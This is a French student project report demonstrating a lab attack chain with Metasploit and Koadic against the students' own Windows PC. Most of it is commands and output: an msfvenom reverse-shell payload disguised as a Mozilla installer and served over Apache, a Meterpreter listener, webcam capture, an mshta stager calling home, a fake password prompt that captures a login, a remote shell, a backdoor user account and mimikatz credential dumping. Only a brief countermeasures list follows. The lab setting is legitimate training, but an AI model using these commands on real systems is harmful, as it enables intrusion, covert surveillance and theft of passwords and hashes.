

Projets 4 ème année 2022

Security challenge (EL BADRI ACHRAF, JABBOUR AHMED, HEFIED ANAS)

❖ Outil d'exploit de vulnérabilité

Metasploit est un outil de sécurité informatique qui permet d'exploiter les vulnérabilités dans les systèmes et les applications. Il est utilisé pour effectuer des tests de sécurité et pour trouver des faiblesses dans les systèmes informatiques pour les corriger avant qu'ils ne soient exploités par des attaquants. Il offre également des fonctionnalités pour écrire et déployer des exploits personnalisés.

Déterminer notre adresse ip par la commande ifconfig

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.223 netmask 255.255.255.0 broadcast 192.168.43.255
    inet6 fe80::b4a6:d6fd:2ba7:195c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 1357 bytes 116149 (113.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1196 bytes 81296 (79.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Créer le virus par la commande msfvenom

```
(root@kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.43.223 lport=4444 -f exe >/var/www/html/Mozilasetup.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Msfvenom est un outil du framework Metasploit qui nous permet de créer des charges utiles personnalisées (code exécuté sur un système cible) pour exploiter des

vulnérabilités. On peut utiliser Msfvenom pour générer des charges utiles dans différents formats, notamment des exécutables autonomes, du shellcode et des scripts.


On a ainsi créé un payload avec l'aide de msfvenom et on a spécifié localhosts IP adresse et listening port.

Après, on doit Transférer le payload au système cible (Target). Pour cela on a lancé le serveur Apach2. Il existe plusieurs méthodes pour transformer ce payload comme kali, linux, Python utility ou au moyen d'une clé USB.

Lancer le serveur


```
(root@kali)-[~]  
# systemctl start apache2.service  
  
(root@kali)-[~]  
#
```

On va taper l'URL 192.168.43.233/MozillaSetup.exe **Pour télécharger le payload**





On doit lancer le metasploit framework



Maintenant, il est temps de configurer multi-handler sur la boîte de l'attaquant pour obtenir la connexion inverse de la machine victime. On a qu'à exécuter les commandes suivantes séquentiellement, mais il faut modifier l'adresse IP localhost en conséquence. Ici, On va obtenir des sessions meterpreter dès que la victime installe et ouvre le payload.


use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost 192.168.1.10

set lport 4444

run | or exploit



```
File Actions Edit View Help
+-----+
+--=[ metasploit v6.2.26-dev ]
+--=[ 2264 exploits - 1189 auxiliary - 404 post ]
+--=[ 951 payloads - 45 encoders - 11 nops ]
+--=[ 9 evasion ]

Metasploit tip: Start commands with a space to avoid saving
them to history
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.43.223
LHOST => 192.168.43.223
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) >
```


```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.43.223:4444
[*] Sending stage (200774 bytes) to 192.168.43.3
[*] Sending stage (200774 bytes) to 192.168.43.3
[*] Meterpreter session 2 opened (192.168.43.223:4444 → 192.168.43.3:61792) at 2023-01-30 10:25:22 -0500
[*] Meterpreter session 1 opened (192.168.43.223:4444 → 192.168.43.3:61791) at 2023-01-30 10:25:22 -0500
meterpreter > 
```

Nous avons donc accédé avec succès au système d'exploitation Windows cible

```
meterpreter > sysinfo
Computer      : AHMEDJABBOUR
OS            : Windows 10 (10.0 Build 22621).
Architecture : x64
System Language : fr_FR
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x64/windows
meterpreter > help
```

Par la commande sysinfo, on obtient les informations sur le pc cible.


```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/KFbuCwgp.jpeg
```



On a fait une capture d'écran du PC cible

C'est quoi KOADIC ?

Koadic est un cadre de post-exploitation Windows similaire à Metasploit. Il fournit des outils pour les attaquants pour manipuler et contrôler une machine Windows compromise. La composante "C3" de Koadic fait référence à la composante de Commande et de Contrôle du cadre, qui permet aux attaquants de gérer à distance les machines qu'ils ont compromises.



Démonstrations :

Le stager nous permet de décrire où n'importe quel appareil zombie accède à la commande et au contrôle Koadic. Certains de ces paramètres peuvent être visualisés en exécutant la commande info une fois le module sélectionné. Commençons par charger le stager mshta en exécutant la commande suivante « use stager/js/mshta ».

```
(koadic: sta/js/mshta)$ use stager/js/mshta
(koadic: sta/js/mshta)$ info
```

NAME	VALUE	REQ	DESCRIPTION
SRVHOST	192.168.1.10	yes	Where the stager should call home
SRVPORT	9999	yes	The port to listen for stagers on
EXPIRES		no	MM/DD/YYYY to stop calling home
KEYPATHMAIN		no	Private key for TLS communications
CERTPATH		no	Certificate for TLS communications
ENDPOINT	LASTM	yes	URL path for callhome operations
MODULE		no	Module to run once zombie is staged
ONESHOT	false	yes	oneshot
AUTOFWD	true	yes	automatically fix forwarded connection URLs

```
(koadic: sta/js/mshta)$
```


Exécutant maintenant la commande ci-dessous pour exécuter le fichier malveillant généré ci-dessus.

```
(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.1.10:9999/xnLzV
[>] mshta http://192.168.1.10:9999/xnLzV
(koadic: sta/js/mshta)$
```


Nous pouvons lancer une attaque de phishing avec koadic et suivre les identifiants de connexion de la victime. Nous pouvons charger ce module en exécutant la commande ci-dessous dans Koadic : « use implant/phish/password_box », pour utiliser cette implantation, « set zombie 0 » pour sélectionner le zombie qu'on va implanter et « run » pour lancer l'implantation.

```
(koadic: sta/js/mshta)$ use implant/phish/password_box
(koadic: imp/phi/password_box)$ set zombie 0
[+] ZOMBIE => 0
(koadic: imp/phi/password_box)$ run
[*] Zombie 0: Job 0 (implant/phish/password_box) created.
(koadic: imp/phi/password_box)$
```

Cela lancera un écran d'invite de connexion sur la machine de la victime. Par conséquent, si la victime entre son mot de passe dans une fausse invite, vous obtenez le mot de passe dans le shell de commande et de contrôle de Koadic.



```
(koadic: sta/js/mshta)$ use implant/phish/password_box
(koadic: imp/phi/password_box)$ set zombie 0
[+] ZOMBIE => 0
(koadic: imp/phi/password_box)$ run
[*] Zombie 0: Job 0 (implant/phish/password_box) created.
[+] Zombie 0: Job 0 (implant/phish/password_box) completed.
Input contents:
achrafpassword
(koadic: imp/phi/password_box)$
```


Puisque nous avons un shell hautement privilégié, nous sommes donc libres d'exécuter n'importe quel module d'implantation pour l'exploitation Post, et maintenant nous utilisons la commande « cmdshell » pour exécuter n'importe quelle commande sur le système Windows. Pour charger cet implant, exécutez la commande ci-dessous.

```
(koadic: imp/phi/password_box)$ cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (192.168.1.4) - C:\azzzzzwww\a1]> █
```

On va essayer d'aller au disk C:\ en tapant « cd .. » et taper la commande « dir » pour afficher toutes les dossiers qui sont sur le disk C:\

```
(koadic: imp/phi/password_box)$ cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (192.168.1.4) - C:\azzzzzwww\a1]> cd ..
[*] Zombie 0: Job 13 (implant/manage/exec_cmd) created.
Result for `cd /d C:\azzzzzwww & cd`:
C:\azzzzzwww

[koadic: ZOMBIE 0 (192.168.1.4) - C:\azzzzzwww]> cd ..
[*] Zombie 0: Job 14 (implant/manage/exec_cmd) created.
Result for `cd /d C:\ & cd`:
C:\

[koadic: ZOMBIE 0 (192.168.1.4) - C:\]> dir
[*] Zombie 0: Job 15 (implant/manage/exec_cmd) created.
Result for `cd /d C:\ & dir`:
Le volume dans le lecteur C s'appelle OS
Le numéro de série du volume est F032-E3C4

Répertoire de C:\

18/03/2022  11:32    <DIR>          Achraf_El_BADRI
26/03/2022  21:14    <DIR>          andStudio
05/01/2023  16:11    <DIR>          api_mib
20/12/2020  15:39    <DIR>          Arduino
30/01/2023  22:31    <DIR>          azzzzzwww
26/12/2022  11:16    <DIR>          biblio
01/04/2021  13:03             3 614 720 biblio.mdb
18/10/2022  15:02    <DIR>          C#web2023
22/06/2021  14:06    <DIR>          db
27/10/2022  09:27    <DIR>          Design Patterns
19/01/2023  08:55    <DIR>          Design_Pattern
11/01/2023  18:47    <DIR>          Design_Pattern1
06/07/2022  00:53    <DIR>          dev
29/12/2020  15:22    <DIR>          digialworks
```

La commande « ipconfig » :

```
Statut du média. . . . . : Média déconnecté
Suffixe DNS propre à la connexion. . . :

Carte réseau sans fil Connexion au réseau local* 2 :

Statut du média. . . . . : Média déconnecté
Suffixe DNS propre à la connexion. . . :

Carte Ethernet VMware Network Adapter VMnet1 :

Suffixe DNS propre à la connexion. . . :
Adresse IPv6 de liaison locale. . . . : fe80::821d:5f28:47e7:2d59%17
Adresse IPv4. . . . . : 192.168.14.1
Masque de sous-réseau. . . . . : 255.255.255.0
Passerelle par défaut. . . . . :

Carte Ethernet VMware Network Adapter VMnet8 :

Suffixe DNS propre à la connexion. . . :
Adresse IPv6 de liaison locale. . . . : fe80::ff1c:b95d:9808:14bd%14
Adresse IPv4. . . . . : 192.168.146.1
Masque de sous-réseau. . . . . : 255.255.255.0
Passerelle par défaut. . . . . :

Carte réseau sans fil Wi-Fi :

Suffixe DNS propre à la connexion. . . :
Adresse IPv6. . . . . : fd14:9d09:6432:5000:5035:b786:bcb3:3b56
Adresse IPv6 temporaire. . . . . : fd14:9d09:6432:5000:e579:af78:b5e6:d6ff
Adresse IPv6 de liaison locale. . . . : fe80::a142:7696:c2a1:ec36%11
Adresse IPv4. . . . . : 192.168.1.4
Masque de sous-réseau. . . . . : 255.255.255.0
Passerelle par défaut. . . . . : 192.168.1.1

[koadic: ZOMBIE 0 (192.168.1.4) - C:\]>
```

Nous pouvons lancer maintenant une implantation avec koadic qui ajoute un utilisateur local ou de domaine. Nous pouvons charger ce module en exécutant la commande ci-dessous dans Koadic : « use implant/persist/add_user » :

```
[koadic: ZOMBIE 0 (192.168.1.4) - C:\]> exit
(koadic: imp/phi/password_box)$ use implant/persist/add_user
(koadic: imp/per/add_user)$ info
```

NAME	VALUE	REQ	DESCRIPTION
USERNAME		yes	username to add
PASSWORD		yes	password for user
ADMIN	false	yes	should this be an administrator?
DOMAIN	false	yes	should this be a domain account? (requires domain admin)
CLEANUP	false	yes	will remove the created user
DIRECTORY	%TEMP%	no	writable directory for output
ZOMBIE	ALL	yes	the zombie to target

```
(koadic: imp/per/add_user)$
```

On doit ajouter le USERNAME et le PASSWORD et ajouter un utilisateur <<test2>> avec le mot de passe <<test22>>.

```
(koadic: imp/per/add_user)$ set username test2
[+] USERNAME => test2
(koadic: imp/per/add_user)$ set password test22
[+] PASSWORD => test22
(koadic: imp/per/add_user)$ run
```

On va taper la commande « net user » sur la machine de la victime pour lister les utilisateurs

```
C:\azzzzz\www\al>net user

comptes d'utilisateurs de \\DEVIOUS-WILY3
-----
Administrateur      DefaultAccount      Invité
PC                  test2                WDAGUtilityAccount
La commande s'est terminée correctement.

C:\azzzzz\www\al>
```

Nous pouvons lancer maintenant une implantation avec koadic qui lit un message par synthèse vocale. Nous pouvons charger ce module en exécutant la commande ci-dessous dans Koadic : « use implant/fun/voice » :

```
(koadic: imp/per/add_user)$ use implant/fun/voice
(koadic: imp/fun/voice)$ info

  NAME      VALUE      REQ      DESCRIPTION
  -----
MESSAGE    I can't do that ... yes    message to speak
ZOMBIE     ALL        yes    the zombie to target

(koadic: imp/fun/voice)$ set message hello my name is ashraf el badri
[+] MESSAGE => hello my name is ashraf el badri
(koadic: imp/fun/voice)$ info

  NAME      VALUE      REQ      DESCRIPTION
  -----
MESSAGE    hello my name is ... yes    message to speak
ZOMBIE     ALL        yes    the zombie to target

(koadic: imp/fun/voice)$ run
[*] Zombie 0: Job 18 (implant/fun/voice) created.
[+] Zombie 0: Job 18 (implant/fun/voice) completed.

(koadic: imp/fun/voice)$
```

On a changé le message avec ce qu'on veut et on va l'implanter avec la commande « run », et le message qui se lit par synthèse vocal.

On peut aussi récupérer des informations d'identification.

Nous pouvons charger ce module en exécutant la commande ci-dessous dans Koadic :
« useimplant/inject/mimikatz_dynwrapx » :

```
[+] Zombie 0: Job 19 (implant/inject/mimikatz_dynwrapx) Results

msv_credentials
=====
File System
Username      Domain      NTLM      SHA1
-----
PC            DEVIIOUS-WILY3  31d6cfe0d16ae931b73c59d7e0c089c0  da39a3ee5e6b4b0d3255bfe95601890afd80709

wdigest_credentials
=====
File System
Username      Domain      Password
-----
(null)        (null)      (null)
DEVIIOUS-WILY3$  WORKGROUP  (null)
PC            DEVIIOUS-WILY3  (null)

kerberos_credentials
=====
Username      Domain      Password
-----
(null)        (null)      (null)
MSSQLSERVER   NT Service  (null)
PC            DEVIIOUS-WILY3  (null)
SQLTELEMETRY  NT Service  (null)
devious-wily3$  WORKGROUP  (null)

[+] Zombie 0: Job 20 (implant/manage/exec_cmd) created.
Result for `del /f %TEMP%\dynwrapx.dll & echo done`:
done

(koadic: imp/inj/mimikatz_dynwrapx)$
```

Les contremesures :

Éviter de télécharger des fichiers d'origine douteuse ou de cliquer sur des liens malveillants.

Désactiver les services inutiles pour minimiser les points d'attaque potentiels.

Effectuer des sauvegardes régulières de vos données importantes.

Installer un logiciel antivirus et le maintenir à jour

Mettre à jour régulièrement les logiciels et systèmes d'exploitation. Les mises à jour corrigent souvent les vulnérabilités connues.